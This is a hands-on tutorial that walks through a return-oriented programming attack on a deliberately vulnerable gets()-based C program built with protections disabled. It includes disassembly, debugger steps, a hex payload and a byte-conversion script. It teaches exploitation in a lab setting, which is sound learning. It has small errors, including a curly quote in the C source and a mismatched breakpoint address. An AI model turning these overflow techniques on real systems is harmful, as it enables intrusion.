How to Perform a Return Oriented Programming Attack

Introduction: Return Oriented Programming (ROP) is a computer exploit where the attacker uses pieces of a program's own code to make it do things it was not intended to do. It's like a kidnapper using newspaper clippings to write a ransom note, but techy. Lately I've been spending quite a bit of time with systems level software and I thought this exploit was pretty interesting. Learning how it works is also a fun way to understand computers at a deeper level, which is why I thought a guide like this might be useful.

A word of warning: This is a real security exploit. Perform all of these steps inside a virtual machine. Don't run these on your own computer as messing with the memory of a program can have unintended consequences.

Required Tools:


- A Linux VM (e.g., 24.04.02 LTS)
- GCC
- GDB
- Python

The Vulnerable Program: Here's a super simple unsafe program that you can use to follow along with my instructions. Save it as "main.c"

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void win() {
    printf("Congratulations! You've successfully called the win function!\n”);
    exit(0);
}

void vulnerable_function() {
    char buffer[64];
    printf("Enter your input: ");
    gets(buffer);
}

int main() {
    vulnerable_function();
    printf("Program finished.\n");
    return 0;
}
```

Background: Understanding the Stack:

Before we start, there are a couple of things we need to know. When you call a function, the computer instantly jumps to that function's memory address and starts executing code. But after the function returns, how does the computer know how to go back to where it came from? That's where the stack comes in. The details of how the stack works are outside the scope of this tutorial, but just know that the address of the next instruction is pushed onto the stack when you call a function. Then, after the computer is done executing the function that you just called, that address is popped from the stack and the computer instantly jumps there. Our goal is to overwrite this return address with an address of our own choosing.



An Illustration of the Stack

Instructions

Step 1: Compile the Vulnerable Program

Modern compilers have built-in protections that make the execution of this exploit a lot harder, so we will disable for demonstration purposes. Compile the program with the following command:

gcc -fno-stack-protector -no-pie -o main main.c

```
vboxuser@Ubuntu:~/code/rop_tutorial$ gcc -fno-stack-protector -no-pie -o main main.c
main.c: In function ‘vulnerable_function’:
main.c:11:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
   11 |     gets(buffer);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/cc97Q5JB.o: in function `vulnerable_function':
main.c:(.text+0x4c): warning: the `gets' function is dangerous and should not be used.
vboxuser@Ubuntu:~/code/rop_tutorial$
```

Compiling the code

You might have noticed that the compiler has already given you a warning about the function ‘gets’, calling it dangerous. Gets is the function that makes this exploit possible, so we will ignore that warning. The program is very simple. If you run it normally, it just prints “Program finished”, and terminates. The goal is to somehow call the win function, which is only defined in the code, and not called anywhere.

Step 2: Find the Address of the 'win' Function

Now we will pretend that we do not have access to the source code. Run objdump -d main on your terminal. You will see a long output of the program's machine code. Scroll through it to find the functions defined in the source code. Our goal is to somehow run the "win" function.

```
0000000000401196 <win>:
  401196:	f3 0f 1e fa          	endbr64
  40119a:	55                   	push   %rbp
  40119b:	48 89 e5             	mov    %rsp,%rbp
  40119e:	48 8d 05 63 0e 00 00 	lea    0xe63(%rip),%rax        # 402008 <_IO_stdin_used+0x8>
  4011a5:	48 89 c7             	mov    %rax,%rdi
  4011a8:	e8 c3 fe ff ff       	call   401070 <puts@plt>
  4011ad:	bf 00 00 00 00       	mov    $0x0,%edi
  4011b2:	e8 e9 fe ff ff       	call   4010a0 <exit@plt>

00000000004011b7 <vulnerable_function>:
  4011b7:	f3 0f 1e fa          	endbr64
  4011bb:	55                   	push   %rbp
  4011bc:	48 89 e5             	mov    %rsp,%rbp
  4011bf:	48 83 ec 40          	sub    $0x40,%rsp
  4011c3:	48 8d 05 7c 0e 00 00 	lea    0xe7c(%rip),%rax        # 402046 <_IO_stdin_used+0x46>
  4011ca:	48 89 c7             	mov    %rax,%rdi
  4011cd:	b8 00 00 00 00       	mov    $0x0,%eax
  4011d2:	e8 a9 fe ff ff       	call   401080 <printf@plt>
  4011d7:	48 8d 45 c0          	lea    -0x40(%rbp),%rax
  4011db:	48 89 c7             	mov    %rax,%rdi
  4011de:	b8 00 00 00 00       	mov    $0x0,%eax
  4011e3:	e8 a8 fe ff ff       	call   401090 <gets@plt>
  4011e8:	90                   	nop
  4011e9:	c9                   	leave
  4011ea:	c3                   	ret

00000000004011eb <main>:
  4011eb:	f3 0f 1e fa          	endbr64
  4011ef:	55                   	push   %rbp
  4011f0:	48 89 e5             	mov    %rsp,%rbp
  4011f3:	b8 00 00 00 00       	mov    $0x0,%eax
  4011f8:	e8 ba ff ff ff       	call   4011b7 <vulnerable_function>
  4011fd:	48 8d 05 55 0e 00 00 	lea    0xe55(%rip),%rax        # 402059 <_IO_stdin_used+0x59>
  401204:	48 89 c7             	mov    %rax,%rdi
  401207:	e8 64 fe ff ff       	call   401070 <puts@plt>
  40120c:	b8 00 00 00 00       	mov    $0x0,%eax
  401211:	5d                   	pop    %rbp
  401212:	c3                   	ret
```

Output of objdump -d main

Note the address of the "win" function on the left. It is 0x401196. That is the address that we want to place onto the stack for the computer to pop and execute.

Step 3: Examine the Program in the Debugger


Now let's jump into the debugger.

1. Run “gdb main” to start the debugger.
2. Set a breakpoint in the main function with the command “break main”.

```
(gdb) break main
Breakpoint 1 at 0x4011b1
```


Setting the breakpoint

3. Run the “layout asm” command so that we can see what the program is doing.
4. Run “run” to start debugging.



You’ll be faced with a screen like this

5. Run “stepi” twice to step into the vulnerable_function.



The line that allocates 64 bytes on the stack

The line “sub $0x40, %rsp” is allocating 0x40 bytes in the stack, which is 64 bytes in decimal. Keep in mind that before this memory was allocated, the top of the stack contained the return address of the main function. Under normal circumstances, these 64 bytes will be deallocated at the end of this function, and then that address will be popped from the stack, and the program will continue executing the main function. Our goal here is to fill up those 64 bytes, and then overwrite that return address with a different address of our choice.

```
    0x4011eb <main>                        endbr64
    0x4011ef <main+4>                      push   %rbp
    0x4011f0 <main+5>                      mov    %rsp,%rbp
B+  0x4011f3 <main+8>                      mov    $0x0,%eax
  > 0x4011f8 <main+13>                     call   0x4011b7 <vulnerable_function>
    0x4011fd <main+18>                     lea    0xe55(%rip),%rax        # 0x402059
    0x401204 <main+25>                     mov    %rax,%rdi
    0x401207 <main+28>                     call   0x401070 <puts@plt>
    0x40120c <main+33>                     mov    $0x0,%eax
    0x401211 <main+38>                     pop    %rbp
```

The function named “vulnerable_function” at address 0x4011b7 is being called. The address of the next instruction, 0x4011fd will be pushed onto the stack.

Step 4: Find a "Gadget" Address

We could directly insert the win function address into the stack, but for the sake of executing a ROP attack, we will use a "gadget" to jump there. A gadget is a small segment inside the program's machine code that ends with a "ret" instruction. We are looking for the simplest possible gadget, which is just the "ret" instruction itself. The corresponding hex code for "ret" is "c3". We are going to dive into the machine code of the program to find any c3 and use its address in our attack.

```
0000000000401196 <win>:
  401196:	f3 0f 1e fa          	endbr64
  40119a:	55                   	push   %rbp
  40119b:	48 89 e5             	mov    %rsp,%rbp
  40119e:	48 8d 05 63 0e 00 00 	lea    0xe63(%rip),%rax        # 402008 <_IO_stdin_used+0x8>
  4011a5:	48 89 c7             	mov    %rax,%rdi
  4011a8:	e8 c3 fe ff ff       	call   401070 <puts@plt>
  4011ad:	bf 00 00 00 00       	mov    $0x0,%edi
  4011b2:	e8 e9 fe ff ff       	call   4010a0 <exit@plt>
```

Assembly code of the “win” function

If we refer back to the objdump output, we can see that there's a little c3 instruction hiding in the line that starts with 4011a8. When that whole e8 c3 fe ff ff block is read by the computer, it's interpreted as a call instruction. But if we jump directly to the c3 part of the block, we can trick the computer into thinking that it's a return instruction instead. 4011a8 refers to the address of the first byte on that line, which is e8. The next byte, c3, has the address 4011a9, which is exactly what we're going to use.

Step 5: Construct the Payload:

Now we have everything we need. The address of the function we want to run is 401196, and the address of the gadget we need is 4011a9.
The plan is to fill the 64-byte block that's allocated in the stack with junk. Right after, we will place the address of our gadget, and then the address of the win function. An important thing to note is that multi-byte numbers in memory are stored using a format called little-endian. This means that the bytes are stored in reverse order. Also remember that each address is 8 bytes long, so the address of the win function is actually 0x0000000000401196, which would be stored as 96 11 40 00 00 00 00 00.
Create a text file, injection.txt, and put the following numbers into it:
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff a9 11 40 00 00 00 00 00 96 11 40 00 00 00 00 00

The ff's are the junk that we're injecting to fill up the 64 bytes of space. The part a9 11 40... is the address of the gadget, and 96 11 40... is the address of the win function. These will be different on your machine, so make sure to change them into the correct addresses you found in the previous steps.

Step 6: Create the Conversion Script:

We cannot directly pass our string into the program, because then it would be interpreted as ASCII. We are going to use a python function to convert that into a raw string. Save the following code into a file called hex_to_raw.py:

```
import sys

def hex_to_raw(hex_string: str) -> bytes:
    try:
        cleaned_hex = "".join(hex_string.split())

        if len(cleaned_hex) % 2 != 0:
            print("Error: Hexadecimal string must have an even number of digits.", file=sys.stderr)
            return b''

        raw_bytes = bytes.fromhex(cleaned_hex)
        return raw_bytes

    except ValueError:
        print(f"Error: Invalid character found in hex string.", file=sys.stderr)
        return b''
```

```
if __name__ == "__main__":
    hex_input = sys.stdin.read()

    raw_payload = hex_to_raw(hex_input)

    if raw_payload:
        sys.stdout.buffer.write(raw_payload)
```

Step 7: Execute the Attack:

After you've replaced the addresses in injection.txt with the correct addresses on your machine, run the following command to pipe the raw payload into the program:
python3 hex_to_raw.py < injection.txt | ./main
This will congratulate you for having successfully performed a ROP attack.

Conclusion: Troubleshooting and Next Steps

Congratulations, you've successfully executed a basic ROP attack. If the exploit didn't work on your first try, don't worry. The most common point of failure is incorrect memory addresses. Remember that the addresses for the win function and your ret gadget will be different on your system. Double-check the output of objdump and make sure that you have copied them correctly into your injection.txt file. Also, confirm that you have reversed the byte order for little-endian format and that your junk padding is exactly 64 bytes long.
Now that you understand the basic principle, you can explore more advanced techniques. This attack was simplified by disabling modern security features like stack canaries and Position-Independent Executables (PIE). Try compiling the program without the -fno-stack-protector or -no-pie flags to see how these defenses stop this exact exploit. For a real challenge, you can learn about bypassing these protections and chaining multiple gadgets together to execute more complex commands. Websites like ROPemporium are a great place to practice these skills on more advanced challenges.